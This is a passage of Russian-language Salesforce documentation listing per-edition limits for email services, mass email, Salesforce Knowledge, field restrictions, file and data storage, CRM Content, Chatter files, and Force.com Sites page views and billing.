| Функция   | Personal Edition   | Contact Manager  | Group Edition | Professional Edition               | Enterprise Edition                 | Unlimited Edition и Performance Edition | Developer Edition                  |
|---|--|--|---------------|------------------------------------|------------------------------------|---|------------------------------------|
| Шаблоны эл. почты: максимальный размер                  | 384 Кб для текстовых шаблонов эл. почты  | <ul style="list-style-type: none"> <li>384 Кб для текстовых, HTML- и настраиваемых HTML-шаблонов</li> <li>1 Мб для шаблонов Visualforce</li> </ul> |               |                                    |                                    |   |                                    |
| Входящие сообщения эл. почты, отправленные в Salesforce | Для всех версий: <ul style="list-style-type: none"> <li>Размер усеченного текста сообщения эл. почты: 32 Кб</li> <li>Максимальное количество действий, создаваемых при получении каждого сообщения эл. почты: 50</li> <li>Максимальный размер отдельного файлового вложения: 5 Мб</li> <li>Общий максимальный размер файловых вложений: 25 Мб<sup>1</sup></li> </ul> |  |               |                                    |                                    |   |                                    |
| Службы эл. почты: максимальное количество сообщений     | —  | —  | —             | Количество лицензий пользователей, | Количество лицензий пользователей, | Количество лицензий пользователей,      | Количество лицензий пользователей, |

| Функция   | Personal Edition | Contact Manager | Group Edition   | Professional Edition                                  | Enterprise Edition                                    | Unlimited Edition и Performance Edition               | Developer Edition                                     |
|---|------------------|-----------------|---|---|---|---|---|
| эл. почты, обрабатываемых системой Salesforce за день   |                  |                 |   | умноженное на 1 000 (но не более 1 000 000 ежедневно) | умноженное на 1 000 (но не более 1 000 000 ежедневно) | умноженное на 1 000 (но не более 1 000 000 ежедневно) | умноженное на 1 000 (но не более 1 000 000 ежедневно) |
| Службы эл. почты: максимальный размер сообщения эл. почты (включая заголовки, текст, вложения и кодировку)        | —                | —               | —   | 25 Мб <sup>1</sup>                                    | 25 Мб <sup>1</sup>                                    | 25 Мб <sup>1</sup>                                    | 25 Мб <sup>1</sup>                                    |
| Email-to-Case: максимальное количество сообщений эл. почты, преобразованных в обращения за день                   | —                | —               | —   | 2,500   | 2,500   | 2,500   | 2,500   |
| Расширенные стандартные письма: максимальное количество записей   | 1,000            | 1,000           | 1,000   | 1,000   | 1,000   | 1,000   | 1,000   |
| Расширенные стандартные письма: общий максимальный размер выбранных шаблонов                                      | 1 Мб             | 1 Мб            | 1 Мб  | 1 Мб  | 1 Мб  | 1 Мб  | 1 Мб  |
| Поле слияния: Case.Email_Thread   | —                | —               | Для версий Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition: <ul style="list-style-type: none"> <li>• Максимальное количество сообщений эл. почты: 200</li> <li>• Размер усеченного текста сообщения эл. почты: 32 Кб</li> </ul> |   |   |   |   |
| On-Demand Email-to-Case: максимальный размер сообщения эл. почты (включая заголовки, текст, вложения и кодировку) | —                | —               | —   | 25 Мб <sup>1</sup>                                    | 25 Мб <sup>1</sup>                                    | 25 Мб <sup>1</sup>                                    | 25 Мб <sup>1</sup>                                    |
| On-Demand Email-to-Case: максимальное количество сообщений  | —                | —               | —   | Количество лицензий пользователя,                     | Количество лицензий пользователя,                     | Количество лицензий пользователя,                     | Количество лицензий пользователя,                     |



| Функция  | Personal Edition | Contact Manager | Group Edition | Professional Edition                                  | Enterprise Edition                                    | Unlimited Edition и Performance Edition               | Developer Edition                                     |
|--|------------------|-----------------|---------------|---|---|---|---|
| эл. почты, обрабатываемых системой Salesforce за день (учитывается ограничением для служб эл. почты) |                  |                 |               | умноженное на 1 000 (но не более 1 000 000 ежедневно) | умноженное на 1 000 (но не более 1 000 000 ежедневно) | умноженное на 1 000 (но не более 1 000 000 ежедневно) | умноженное на 1 000 (но не более 1 000 000 ежедневно) |

<sup>1</sup> Максимальный размер сообщений для служб электронной почты определяется используемым языком и набором символов. Размер сообщения эл. почты включает заголовки, текст, вложения и кодировку. Таким образом, учитывая размер заголовков, текста и кодировки, сообщение эл. почты, содержащее вложение размером 25 Мб, скорее всего не будет соответствовать установленному ограничению для общего размера сообщения эл. почты, равному 25 Мб.

СМ. ТАКЖЕ:

[Ограничения для пакетных электронных рассылок](#)

[Ежедневные ограничения для электронных бизнес-правил](#)

## Ежедневные ограничения для электронных бизнес-правил

Ограничения для электронных предупреждений, связанных с бизнес-правилами и утверждениями.

Ежедневное ограничение по количеству сообщений эл. почты, отправленных посредством электронных предупреждений, составляет 1 000 штук на одну организацию со стандартной лицензией Salesforce, кроме бесплатных организаций Developer Edition и пробных организаций, ежедневное ограничение которых составляет 15 штук на стандартную лицензию Salesforce. Общее ограничение для организации составляет 2 000 000. Данное ограничение применяется к сообщениям эл. почты, отправленным посредством электронных предупреждений в бизнес-правилах, процессах утверждения, потоках или REST API.

Степень ограничения определяется количеством действий в течение 24 часов, начиная с 00:00 по Гринвичу. Добавление или удаление лицензии пользователя инициирует незамедлительную корректировку общего ограничения. Если электронное предупреждение отправляется группе, то ежедневное ограничение охватывает всех ее участников.

Ниже перечислены действия, выполняемые при достижении установленного ежедневного ограничения.

- Все отложенные сообщения эл. почты в очереди бизнес-правил пропускаются. Система Salesforce не предпринимает повторной попытки их отправки.
- При срабатывании бизнес-правила, содержащего действие и электронное предупреждение, блокируется только действие.
- Действия утверждения, отклонения, отзыва, окончательного утверждения и окончательного отклонения блокируются.
- Сообщение об ошибке добавляется в журнал отладки.

Ниже перечислены элементы, которые не учитываются данным ограничением.

- Электронные уведомления об утверждении
- Уведомления о назначении задачи

- Уведомления о правилах назначения интересов
- Уведомления о правилах назначения обращений
- Уведомления о правилах расширения обращений
- Предупреждения об использовании Force.com Sites

При приближении или превышении некоторых ограничений для электронных предупреждений бизнес-правил система Salesforce отправляет сообщение-предупреждение пользователю бизнес-правил по умолчанию или активному системному администратору (при его отсутствии).

| Условие  | Система <b>Salesforce</b> отправляет...  | Сообщение-предупреждение содержит...                                |
|--|--|---|
| Электронное предупреждение не отправляется, так как количество получателей превышает ограничение, установленное для отдельного сообщения эл. почты | Сообщение-предупреждение для каждого неотправленного электронного предупреждения                                     | Содержимое и получатели неотправленного электронного предупреждения |
| Организация достигает 90% от установленного ежедневного ограничения по количеству сообщений эл. почты  | Одно сообщение-предупреждение  | Ограничение и текущее использование                                 |
| Организация достигает 90% от установленного ежедневного ограничения по количеству электронных бизнес-правил  | Одно сообщение-предупреждение  | Ограничение и текущее использование                                 |
| Электронное предупреждение не отправляется, так как организация достигает ежедневного ограничения по количеству сообщений эл. почты                | Сообщение-предупреждение на каждые 100 попыток отправки электронного предупреждения сверх установленного ограничения | Ограничение и текущее использование                                 |
| Электронное предупреждение не отправляется, так как организация достигает ежедневного ограничения по количеству электронных бизнес-правил          | Сообщение-предупреждение на каждые 100 попыток отправки электронного предупреждения сверх установленного ограничения | Ограничение и текущее использование                                 |

## Ограничения для пакетных электронных рассылок

Ограничения по отправке пакетных электронных рассылок по версиям.

В течение одного дня (по Гринвичу), количество внешних адресов эл. почты, участвующих в пакетной электронной рассылке, не должно превышать 1 000. Максимальное количество внешних адресов, доступное для добавления в каждую пакетную электронную рассылку, определяется используемой версией системы.

| Версия  | Ограничение по количеству внешних адресов в пакетной электронной рассылке |
|---|---|
| Personal Edition, Contact Manager и Group Edition | Пакетная электронная рассылка недоступна                                  |

| Версия                                  | Ограничение по количеству внешних адресов в пакетной электронной рассылке |
|---|---|
| Professional Edition                    | 250   |
| Enterprise Edition                      | 500   |
| Unlimited Edition и Performance Edition | 1,000   |

Ниже перечислены дополнительные ограничения, действующие для пакетных электронных рассылок.

- Ограничения, установленные для отдельных сообщений эл. почты и пакетной электронной рассылки, не распространяются на уникальные адреса. Например, адрес `pet.rivanov@kompaniya.ru`, добавленный в сообщение эл. почты 10 раз, считается как 10 адресов.
- Количество сообщений эл. почты, адресованных внутренним пользователям организации, включая пользователей портала, не ограничено.
- Отправлять электронные сообщения можно только контактам, организациям-лицам, интересующимся клиентам и внутренним пользователям организации.
- Организации Developer Edition, а также организации, предназначенные для оценки пробной версии Salesforce, могут выполнять пакетную электронную рассылку не более 10 внешним контактам в день. Данное минимальное ограничение не распространяется на организации, которые были созданы до выпуска Winter'12 и активно использовали функцию пакетной электронной рассылки. Кроме того, в течение одного дня, количество адресов эл. почты, участвующих в отправке отдельных сообщений, не должно превышать 15.
- Шаблон эл. почты Visualforce не поддерживает пакетные электронные рассылки.

## Ограничения для Salesforce Knowledge

Ограничения для Salesforce Knowledge по версиям.

Salesforce Knowledge — это база знаний, предназначенная для создания и управления содержимым. Клиенты и партнеры могут иметь доступ к статьям только в том случае, если клиентский или партнерский портал поддерживает Salesforce Knowledge.

| Ограничения для Salesforce Knowledge                      | Personal Edition | Contact Manager | Group Edition | Professional Edition | Enterprise Edition   | Developer Edition | Unlimited Edition и Performance Edition |
|---|------------------|-----------------|---------------|----------------------|--|-------------------|---|
| Максимальное количество статей                            | —                | —               | —             | —                    | 50 000 статей  |                   |   |
| Максимальное количество типов статей                      | —                | —               | —             | —                    | 100 типов статей   |                   |   |
| Максимальное количество настраиваемых полей на тип статьи | —                | —               | —             | —                    | Версии Enterprise, Developer и Unlimited: 500 настраиваемых полей на тип статьи<br>Версии Performance: 800 настраиваемых полей на тип статьи |                   |   |

| Ограничения для Salesforce Knowledge  | Personal Edition | Contact Manager | Group Edition | Professional Edition | Enterprise Edition  | Developer Edition | Unlimited Edition и Performance Edition |
|---|------------------|-----------------|---------------|----------------------|---|-------------------|---|
| Максимальное количество файловых полей  | —                | —               | —             | —                    | 5 файловых полей  |                   |   |
| Максимальный размер файлового поля  | —                | —               | —             | —                    | Файловые поля учитываются как вложения, поэтому их размер не может превышать 25 Мб.   |                   |   |
| Максимальный размер области обогащенного текста   | —                | —               | —             | —                    | 131072 символов   |                   |   |
| Максимальный размер всех полей форматированного текста в статье                               | —                | —               | —             | —                    | 1638400 символов  |                   |   |
| Максимальное количество уникальных ссылок на статью в поле типа «Область обогащенного текста» | —                | —               | —             | —                    | Одно поле типа «Область обогащенного текста» может содержать не более 100 ссылок на разные статьи Salesforce Knowledge.   |                   |   |
| Функция отслеживания журнала статьи   | —                | —               | —             | —                    | Период отслеживания событий статьи составляет не более 18 месяцев.  |                   |   |
| Максимальное количество поддерживаемых языков   | —                | —               | —             | —                    | 16 поддерживаемых языков  |                   |   |
| Импорт статей   | —                | —               | —             | —                    | <p>Ниже перечислены требования, предъявляемые архивным файлам импорта.</p> <ul style="list-style-type: none"> <li>• Файл импорта должен содержать только один CSV-файл и один файл с расширением .properties.</li> <li>• CSV-файл и файл с расширением .properties должны храниться в корневом каталоге.</li> </ul> |                   |   |


| Ограничения для Salesforce Knowledge   | Personal Edition | Contact Manager | Group Edition | Professional Edition | Enterprise Edition | Developer Edition | Unlimited Edition и Performance Edition  |
|--|------------------|-----------------|---------------|----------------------|--------------------|-------------------|--|
|  |                  |                 |               |                      |                    |                   | <ul style="list-style-type: none"> <li>• Структура папок и подпапок должна быть сохранена при сжатии.</li> <li>• Имя архивного файла не может содержать специальные символы.</li> <li>• Размер архивного файла не должен превышать 10 Мб, а размер разархивированных файлов — 100 Мб.</li> <li>• CSV-файлы могут содержать не более 10 000 строк, включая строку заголовка. Таким образом, общее количество статей и переводов не должно превышать 9 999.</li> <li>• Строки CSV-файла могут содержать не более 400 000 символов.</li> <li>• Размер ячеек CSV-файла должен составлять не более 32 Кб.</li> <li>• Каждой статье в CSV-файле может быть назначено не более 49 переводов.</li> </ul> |
| Максимальное количество групп категорий данных и активных групп категорий данных | —                | —               | —             | —                    |                    |                   | 5 групп категорий и 3 активные группы категорий  |
| Максимальное количество категорий на группу категорий данных                     | —                | —               | —             | —                    |                    |                   | 100 категорий в группе категорий данных  |
| Максимальное количество уровней в иерархии групп категорий данных                | —                | —               | —             | —                    |                    |                   | 5 уровней в иерархии групп категорий данных  |
| Максимальное количество категорий данных в группе категорий данных,              | —                | —               | —             | —                    |                    |                   | 8 категорий данных в группе категорий данных, назначенной статье   |

| Ограничения для Salesforce Knowledge                    | Personal Edition | Contact Manager | Group Edition | Professional Edition | Enterprise Edition | Developer Edition | Unlimited Edition и Performance Edition                           |
|---|------------------|-----------------|---------------|----------------------|--------------------|-------------------|---|
| назначенной статье                                      |                  |                 |               |                      |                    |                   |   |
| Максимальное количество продвигаемых поисковых терминов | —                | —               | —             | —                    |                    |                   | Организация может создавать не более 2 000 продвигаемых терминов. |

## Ограничения для полей

Ограничения для зашифрованных полей, полей слияния и полей формулы.

### Ограничения для зашифрованных полей

 **Прим.:** Данные сведения относятся только к функции классического шифрования и не относятся к функции шифрования платформы.

Ниже перечислены ограничения, действующие для зашифрованных полей.

- Зашифрованные поля недоступны для использования в фильтрах (например, фильтры списковых представлений, отчетов, полей сводного резюмирования и правил).
- Зашифрованные поля могут использоваться в шаблонах эл. почты, но их значения всегда скрыты, независимо от наличия полномочия «Просмотр зашифрованных данных».
- Зашифрованные поля отображаются на страницах Visualforce только посредством компонента `<apex:outputField>`.

### Ограничения для фильтров поиска

Фильтры поиска — это параметры администратора, ограничивающие доступные значения и результаты диалогового окна поиска для полей взаимосвязи «Поиск», «Основная — подробная» и «Иерархия».

Ниже перечислены ограничения, действующие для фильтров поиска.

- Ниже перечислены типы полей, которые не могут использоваться критериями фильтрации поиска.
  - Поля взаимосвязи для действий
  - Системные поля, которые всегда доступны только для чтения (например, «Создано» и «Изменено»)
  - Поля взаимосвязи, поддерживающие очереди (например, «Ответственный за обращение» и «Ответственный за интерес»)
- Каждый объект может использовать не более пяти активных обязательных фильтров поиска и неограниченное количество дополнительных фильтров поиска. При достижении установленного ограничения рекомендуем создать дополнительные фильтры и использовать правила проверки, инициирующие выполнение бизнес-правила при сохранении.

- Фильтры поиска для полей валюты не преобразуют валюты. Например, если организация использует мультивалюту и критерий фильтрации поиска «"Ожидаемый доход" больше "100000"», то поиск возвращает все записи, поле «Ожидаемый доход» которых содержит значение, превышающее 100 000 в любой валюте.
- Критерии фильтрации поиска не поддерживают использование специальных значений дат (например, «Сегодня» или «Текущий месяц»).
- Поля, используемые активным фильтром поиска, не могут быть удалены.
- Тип поля, используемый активным фильтром поиска, не может быть изменен.
- Ниже перечислены типы полей исходного объекта, которые не могут использоваться критериями фильтрации поиска.
  - Автоenumerация
  - Зашифровано
  - Формула
  - Область подробного текста
  - Раскрывающийся список со множественным выбором
  - Сводное резюмирование
  - Текст
  - Область текста
  - URL-адрес
- Функция автозаполнения полей поиска не поддерживается поисками пользователей, содержащими дополнительные раскрывающиеся списки. Данная особенность характерна для организаций, использующих партнерский или клиентский портал.
- Поля расширенных списковых представлений, используемые критериями фильтрации зависимого поиска, не могут быть изменены.
- Фильтры поиска не поддерживают пакетное изменение ответственных сотрудников. Если критерии фильтрации поиска ссылаются на поле «Ответственный», то пакетное изменение ответственных сотрудников может инициировать использование недопустимых значений, которые могут быть просмотрены только при попытке сохранения записи.
- Фильтр поиска не может использовать формулу, ссылающуюся на глобальные поля слияния, которые не поддерживаются фильтром поиска.
- Критерии фильтрации поиска для поля «Имя организации» применяются только к организациям-компаниям, но не организациям-лицам. Например, при использовании критерия фильтрации поиска «"Имя организации" не содержит "диван"», организации-компании, имя которых содержит слово «диван» (например, «Диваны от Ивана»), являются недопустимыми, тогда как организации-лица, имя которых содержит слово «диван» (например, «Иван Диванов»), являются допустимыми и отображаются в диалоговом окне поиска для поля «Организация». Чтобы отфильтровать записи по имени организации-лица, воспользуйтесь полем «Личное имя» или «Фамилия».
- Ниже перечислены поля Salesforce, которые не поддерживают функцию встроенного редактирования в списковых представлениях.
  - Поля исходного объекта, используемые зависимыми поисками.
  - Поля с зависимыми поисками.

## Ограничения для полей типа «Область обогащенного текста»

Мобильные приложения обрабатывают поля типа «Область обогащенного текста» аналогично полям типа «Область подробного текста», которые не поддерживают отформатированное HTML-содержимое или изображения. Мобильное

приложение усекает поля типа «Область обогащенного текста» до 1 000 символов, включая HTML-разметку. Рекомендуем администраторам удалить поля типа «Область обогащенного текста» из мобильных макетов страниц. Если пользователь мобильного приложения редактирует поле типа «Область обогащенного текста», содержащее текст длиной более 1 000 символов, то данный текст автоматически усекается мобильным приложением.

## Ограничения для полей сводного резюмирования

Поля сводного резюмирования недоступны для соотнесения полей преобразованных интересов.

СМ. ТАКЖЕ:

[Поля слияния для формул кросс-объектов](#)

[Поля слияния для правил проверки](#)

[Рекомендации по правилам проверки](#)

## Ограничения для хранилищ и файлов

Ограничения для Salesforce Files, CRM Content и Chatter, а также ограничения по распределению хранилища.

[Ограничения для Salesforce Files Sync](#)

Ограничения, применяемые к объему хранилища, размеру файла и процессу синхронизации файлов.

[Ограничения для Salesforce CRM Content](#)

Ограничения для Salesforce CRM Content по версиям.

[Ограничения для файлов в Chatter](#)

Ограничения для файлов, вложенных в сообщение или комментарий Chatter.

[Ограничения для хранилищ данных и файлов](#)

Ограничения по распределению хранилища на основе версии Salesforce и количества пользователей организации.

## Ограничения для Salesforce Files Sync

Ограничения, применяемые к объему хранилища, размеру файла и процессу синхронизации файлов.

| Функция   | Ограничение  |
|---|--|
| Единое хранилище                                  | Объем хранилища определяется количеством приобретенных лицензий Salesforce. При необходимости организации могут приобретать дополнительное хранилище. Дополнительную информацию см. в разделе <a href="#">«Ограничения для хранилищ данных и файлов»</a> . |
| Максимальное количество синхронизированных файлов | Пользователи могут синхронизировать не более 10 000 файлов.  |
| Максимальное количество синхронизированных папок  | 500 папок  |
| Размер файла                                      | <ul style="list-style-type: none"> <li>2 Гб при загрузке посредством веб-интерфейса</li> </ul>   |



| Функция   | Ограничение   |
|---|---|
|   | <ul style="list-style-type: none"> <li>2 Гб при загрузке посредством настольного клиентского приложения Salesforce Files Sync (или 500 Мб при использовании прокси-сервера)</li> <li>100 Мб при загрузке посредством мобильного устройства</li> </ul> |
| Максимальное количество версий на один файл   | 2,048   |
| Максимальное количество пользователей, которым доступна одновременная синхронизация файла | 1 000 пользователей   |
| Максимальное количество вызовов Connect API   | 10 000 в час на пользователя одного связанного приложения посредством настольного клиентского приложения Salesforce Files Sync  |

## Ограничения для Salesforce CRM Content

Ограничения для Salesforce CRM Content по версиям.

Приложение Salesforce CRM Content может содержать файлы всех типов: от презентаций Microsoft® PowerPoint до аудио- и видеофайлов, веб-страниц и документов Google®. В таблице ниже приведены ограничения для Salesforce CRM Content по версиям.

| Функция   | Personal Edition   | Contact Manager | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition и Performance Edition | Developer Edition |
|---|--|-----------------|---------------|----------------------|--------------------|---|-------------------|
| Доставки содержимого: стандартная пропускная способность доставки за истекшие сутки | 10 Гб  | 10 Гб           | 10 Гб         | 10 Гб                | 10 Гб              | 10 Гб                                   | 10 Гб             |
| Доставки содержимого: стандартное количество просмотров доставки за истекшие сутки  | 20,000   | 20,000          | 20,000        | 20,000               | 20,000             | 20,000                                  | 20,000            |
| Доставки содержимого: максимальный размер файла для интерактивного просмотра        | 25 Мб  | 25 Мб           | 25 Мб         | 25 Мб                | 25 Мб              | 25 Мб                                   | 25 Мб             |
| Содержимое: максимальный размер файла   | Для всех версий: <ul style="list-style-type: none"> <li>2 Гб</li> <li>2 Гб (включая заголовки) при загрузке посредством Chatter REST API</li> <li>2 Гб (включая заголовки) при загрузке посредством REST API</li> <li>38 Мб при загрузке посредством SOAP API</li> </ul> |                 |               |                      |                    |   |                   |

| Функция   | Personal Edition  | Contact Manager | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition и Performance Edition | Developer Edition |
|---|---|-----------------|---------------|----------------------|--------------------|---|-------------------|
|   | <ul style="list-style-type: none"> <li>• 10 Мб для документов Google</li> <li>• 10 Мб при загрузке посредством Visualforce</li> </ul> |                 |               |                      |                    |   |                   |
| Содержимое: максимальное количество библиотек   | 2,000   | 2,000           | 2,000         | 2,000                | 2,000              | 2,000                                   | 2,000             |
| Содержимое: максимальное количество документов содержимого  | 2,000,000   | 2,000,000       | 2,000,000     | 2,000,000            | 2,000,000          | 2,000,000                               | 2,000,000         |
| Содержимое: максимальное количество документов и версий содержимого в течение суток (настраиваемый) | 36,000  | 36,000          | 36,000        | 36,000               | 36,000             | 36,000                                  | 2,500             |
| Пакеты содержимого: максимальное количество файлов  | —   | 50              | 50            | 50                   | 50                 | 50                                      | 50                |
| Документы: максимальный размер логотипа настраиваемого приложения                                   | 20 Кб   | 20 Кб           | 20 Кб         | 20 Кб                | 20 Кб              | 20 Кб                                   | 20 Кб             |
| Документы: максимальный размер загружаемого документа   | 5 Мб  | 5 Мб            | 5 Мб          | 5 Мб                 | 5 Мб               | 5 Мб                                    | 5 Мб              |
| Документы: максимальная длина имени файла (включая расширение)                                      | 255 СИМВОЛОВ  | 255 СИМВОЛОВ    | 255 СИМВОЛОВ  | 255 СИМВОЛОВ         | 255 СИМВОЛОВ       | 255 СИМВОЛОВ                            | 255 СИМВОЛОВ      |

## Ограничения по поиску Salesforce CRM Content

Функция поиска поддерживает несколько типов файлов и использует ограничения по их размеру. Если размер файла превышает максимально допустимый, то поиск по тексту данного файла не выполняется, но может быть выполнен поиск по имени автора, тегам, расширению файла и настраиваемым полям.

| Тип файла | Расширения файла                                    | Максимальный размер файла для поиска по тексту |
|-----------|---|--|
| HTML      | .htm, .html, .xhtml                                 | 5 Мб   |
| PDF       | .pdf  | 25 Мб  |
| PPT       | .ppt, .pptx, .pptm                                  | 25 Мб  |
| RTF       | .rtf  | 5 Мб   |
| Text      | .c, .cpp, .css, .csv, .ini, .java, .log, .sql, .txt | 5 Мб   |
| Word      | .doc, .docx, .docm                                  | 25 Мб  |
| XLS       | .xls, .xlsx, .xlsm                                  | 5 Мб   |
| XML       | .xml  | 5 Мб   |

СМ. ТАКЖЕ:

[Ограничения по поиску документов](#)

[Ограничения по поиску для файлов Chatter](#)

## Ограничения для файлов в Chatter

Ограничения для файлов, вложенных в сообщение или комментарий Chatter.

### Ограничения по публикации файлов

Файл может быть опубликован не более 100 раз. Данное ограничение распространяется на файлы, доступ к которым предоставлен людям, группам и по ссылке. Файл, доступный в частном порядке и опубликованный почти 100 раз, желательно опубликовать в ленту для общего доступа.

### Ограничения по размеру файлов

Ниже приведены ограничения по размеру файлов в Salesforce.

| Функция                   | Файлы Salesforce | Salesforce CRM Content   | Salesforce Knowledge | Вкладка «Документы»  | Связанный список «Вложения»  |
|---------------------------|------------------|--|----------------------|--|--|
| Максимальный размер файла | 2 Гб             | <ul style="list-style-type: none"> <li>2 Гб</li> <li>2 Гб (включая заголовки) при загрузке посредством Chatter REST API</li> <li>2 Гб (включая заголовки) при</li> </ul> | 5 Мб для вложений    | <ul style="list-style-type: none"> <li>5 Мб</li> <li>20 Кб для логотипа настраиваемого приложения</li> </ul> | <ul style="list-style-type: none"> <li>25 Мб для файловых вложений</li> <li>2 Гб для вложений ленты</li> </ul> |

| Функция | Файлы Salesforce | Salesforce CRM Content   | Salesforce Knowledge | Вкладка «Документы» | Связанный список «Вложения» |
|---------|------------------|--|----------------------|---------------------|-----------------------------|
|         |                  | загрузке<br>посредством<br>REST API  |                      |                     |                             |
|         |                  | <ul style="list-style-type: none"> <li>• 38 Мб при загрузке посредством SOAP API</li> </ul>    |                      |                     |                             |
|         |                  | <ul style="list-style-type: none"> <li>• 10 Мб для документов Google</li> </ul>                |                      |                     |                             |
|         |                  | <ul style="list-style-type: none"> <li>• 10 Мб при загрузке посредством Visualforce</li> </ul> |                      |                     |                             |

## Ограничения для хранилищ данных и файлов

Ограничения по распределению хранилища на основе версии Salesforce и количества пользователей организации.

### Емкость хранилища

Хранилище состоит из двух областей: хранилище файлов и хранилище данных. Хранилище файлов содержит файлы, доступные во вложениях, на вкладках «Документы» и «Файлы», в поле «Файл», а также в Salesforce CRM Content, файлах Chatter (включая фотографии пользователей) и активах Site.com. Хранилище данных содержит:

- Организации
- Типы статей (формат: "[Имя типа статьи]")
- Переводы типов статей (формат: "[Имя типа статьи] версия")
- Кампании
- Участники кампании
- Обращения
- Группы, работающие с обращениями
- Контакты
- Контракты
- Настраиваемые объекты
- Сообщения эл. почты
- События
- Элементы прогноза
- Документы Google
- Идеи

- Интересы
- Примечания
- Возможности
- Доли возможности
- Заказы
- Сметы
- Обогащенный текст шаблона сметы
- Решения
- Теги: уникальные теги
- Задачи

В версиях Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition и Unlimited Edition емкость хранилища файлов определяется путем умножения ограничения, предоставляемого для одного пользователя, на количество пользователей организации и добавления дополнительного ограничения, предоставляемого для организации. Например, организации Professional Edition, содержащей 10 пользователей, предоставляется хранилище файлов объемом 11 Гб, то есть 100 Мб каждому из 10 пользователей, а также дополнительные 10 Гб. Организации Professional Edition, содержащей 100 пользователей, предоставляется хранилище файлов объемом 20 Гб, то есть 100 Мб каждому из 100 пользователей, а также дополнительные 10 Гб.

В версиях Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition и Unlimited Edition емкость хранилища данных составляет 1 Гб или определяется путем умножения ограничения, предоставляемого для одного пользователя, на количество пользователей организации (в зависимости от того, какая величина больше). Например, организации Professional Edition, содержащей 10 пользователей, предоставляется хранилище данных объемом 1 Гб, так как общий объем, равный 200 Мб (10 пользователей по 20 Мб), не превышает 1 Гб. Организации Professional Edition, содержащей 100 пользователей, предоставляется хранилище данных объемом более 1 Гб, так как общий объем составляет 2 000 Мб (100 пользователей по 20 Мб).

Объем хранилища вычисляется асинхронно, поэтому при импорте или добавлении большого количества записей или файлов сведения об использовании хранилища организации обновляются позже.

Значения в столбцах «Распределение хранилища на лицензию пользователя» ниже применяются к лицензиям Salesforce и Salesforce Platform. Другие стандартные лицензии (например, лицензии пользователя сообществ) поддерживают дополнительное хранилище. Описание лицензий пользователя см. в разделе [«Общие сведения о лицензиях пользователя»](#). Если организация использует настраиваемые лицензии пользователя, обратитесь в компанию Salesforce для определения лицензий, поддерживающих дополнительное хранилище.

| Версия Salesforce    | Минимальное хранилище данных на организацию | Распределение хранилища данных на лицензию пользователя | Распределение хранилища файлов на организацию | Распределение хранилища файлов на лицензию пользователя |
|----------------------|---|---|---|---|
| Contact Manager      | 1 Гб  | 20 Мб   | 11 Гб   | 612 Мб  |
| Group Edition        | 1 Гб  | 20 Мб   | 11 Гб   | 612 Мб  |
| Professional Edition | 1 Гб  | 20 Мб   | 11 Гб   | 612 Мб  |
| Enterprise Edition   | 1 Гб  | 20 Мб   | 11 Гб   | 2 Гб  |
| Performance Edition  | 1 Гб  | 120 Мб  | 11 Гб   | 2 Гб  |
| Unlimited Edition    | 1 Гб  | 120 Мб  | 11 Гб   | 2 Гб  |

| Версия Salesforce | Минимальное хранилище данных на организацию | Распределение хранилища данных на лицензию пользователя | Распределение хранилища файлов на организацию | Распределение хранилища файлов на лицензию пользователя |
|-------------------|---|---|---|---|
| Developer Edition | 5 Мб  | —   | 20 Мб   | —   |
| Personal Edition  | 20 Мб (примерно 10 000 записей)             | —   | 20 Мб   | —   |



**Прим.:** Единственная лицензия, поддерживающая дополнительное хранилище, — это лицензия «Пользователь Salesforce CRM Content». Каждая лицензия «Пользователь Salesforce CRM Content» предоставляет дополнительное хранилище файлов объемом 512 Мб независимо от наличия Salesforce CRM Content. Чтобы определить, поддерживает ли организация компонент Salesforce CRM Content, обратитесь к администратору Salesforce.

## Ограничения по просмотру страниц Force.com Sites

Ограничения для запросов, считающихся просмотрами страниц.

Ниже перечислены запросы, которые считаются просмотрами страницы.

| Объект запроса  | Пример URL-адреса   |
|---|---|
| Собственный домен Force.com   | <code>http://moyakompaniya.force.com</code>               |
| Собственный настраиваемый веб-адрес   | <code>http://moyakompaniya.com</code>                     |
| Любая страница, связанная с сайтом  | <code>http://moyakompaniya.force.com/moyastranitsa</code> |
| Страница ошибки «Требуется авторизация»   | <code>http://moyakompaniya.force.com/Unauthorized</code>  |
| Запросы AJAX, включая удаленный вызов JavaScript (например, RemoteAction)<apexactionFunction><apexactionPoller> | —   |

Ниже перечислены запросы, которые не считаются просмотрами страницы.

| Объект запроса   | Пример URL-адреса   |
|--|---|
| Изображения Salesforce   | <code>http://moyakompaniya.force.com/img/force_logo_w09.gif</code>            |
| Собственные статические ресурсы                                    | <code>http://moyakompaniya.force.com/resource/1233771498000/background</code> |
| Robots.txt   | <code>http://moyakompaniya.force.com/robots.txt</code>                        |
| Избранный значок   | <code>http://moyakompaniya.force.com/favicon.ico</code>                       |
| Вложения и документы   | —   |
| Страницы ошибок, кроме страницы «Требуется авторизация» (например, | <code>http://moyakompaniya.force.com/BandwidthExceeded</code>                 |

| Объект запроса                            | Пример URL-адреса   |
|---|---|
| «Превышено ограничение» и «Обслуживание») |   |
| Изображения, добавленные с HTML-полем     | <code>http://moyakompaniya.force.com/servlet/rtaImage</code>  |
| Настраиваемое файловое поле               | <code>http://moyakompaniya.force.com/servlet/fileField</code> |

Пропускная способность и просмотры страниц «Превышено ограничение», «Обслуживание», «Страница не найдена» или выбранных неактивных начальных страниц не учитываются заданными ограничениями. Данные страницы могут быть оформлены посредством статических ресурсов. Ниже перечислены действующие ограничения.

- Размер статического ресурса не должен превышать 50 Кб.
- Статическими ресурсами могут быть таблицы стилей (CSS), графические файлы или файлы JavaScript.
- Данные страницы не поддерживают использование контроллеров Apex.
- Данные страницы не поддерживают выполнение операций SOQL или DML.

## Ограничения по выставлению счета для Force.com Sites

Термины для ограничений по выставлению счета для сайтов Force.com.

Ниже перечислены термины, применяемые к ограничениям по выставлению счета для Force.com Sites.

- «Просмотры страниц» — это общее количество страниц, обработанных сервером-источником сайта или сервером кэширования.
- «Пропускная способность» — это количество мегабайт, переданных и принятых сервером-источником сайта и сервером кэширования.
- «Время запроса на обслуживание» — это общее время сервера (в минутах), необходимое для создания страниц сайта.
- «Истекшие сутки» — это последние 24 часа, предшествующие текущему времени.
- «Сервер-источник» — это веб-сервер, используемый для размещения сайта.
- «Сервер кэширования» — это CDN-сервер, обслуживающий кэшированные страницы сайта.
